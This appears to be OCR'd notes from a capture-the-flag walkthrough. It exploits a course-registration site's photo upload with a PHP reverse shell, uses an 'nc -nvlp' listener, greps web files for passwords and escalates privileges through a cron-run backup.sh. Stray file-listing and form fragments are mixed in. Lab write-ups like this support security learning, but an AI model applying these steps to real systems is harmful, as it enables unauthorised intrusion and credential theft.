
In the php-reverse-shell-php, change the ip-address and provide the Attacker ip.

Reason for exploit is, only image files should be accepted but here it accepts a php file.

Listen using the nc -nvlp <port number> command. Which is net cat network listener.



```
165  cd ../..
166  ls
167  cd usr
168  l
169  ls
170  cd share
171  ls
172  cd webshells
173  ls
174  cd php
175  ls
176  cat php-reverse-shell.php
177  sudo apt install mousepad
178  mousepad php-reverse-shell.php
179  sudo mousepad php-reverse-shell.php
180  ifconfig
181  sudo mousepad php-reverse-shell.php
182  cat php-reverse-shell.php
183  cp /usr/share/webshells/php/php-reverse-shell.php /home
184  sudo cp /usr/share/webshells/php/php-reverse-shell.php /home
185  cat php-reverse-shell.php
186  history
┌[user@parrot]─[/usr/share/webshells/php]
```



Size	Type	Modified
2.1 kB	Text	30 Nov 2023
63 bytes	Text	21 Jan
5.5 kB	Program	17:32
139.9 MB	Text	Yesterday
6.7 kB	Video	Yesterday

10201321

Pincode

777777

CGPA

7.60

Student Photo

Upload New Photo

Browse… No file selected.

Update

© 2020 Online Course Registration

Gained normal user privilege. Find other users in the /etc/passwd directory.

Move to /var/www/html. Use recursive grep to find password.

Using the secure shell, login as grimmie = horizontal privilege escalation.

Use linpeas to find the cron jobs. Cron jobs are jobs executed at a regular period of time.

Found that backup.sh executed every 1 minute.

Modify the file permissions for admin group to execute the file.

Now vertical privilege escalation is done. Read the flag.txt file.

Commands:

```
php-reverse-shell.php

nc -nvlp 9000

        cd /var/www/html

        ls

        grep -r password

ssh grimmie@172.16.5.226

nano reverseshell.php

nc -lvnp 9000
```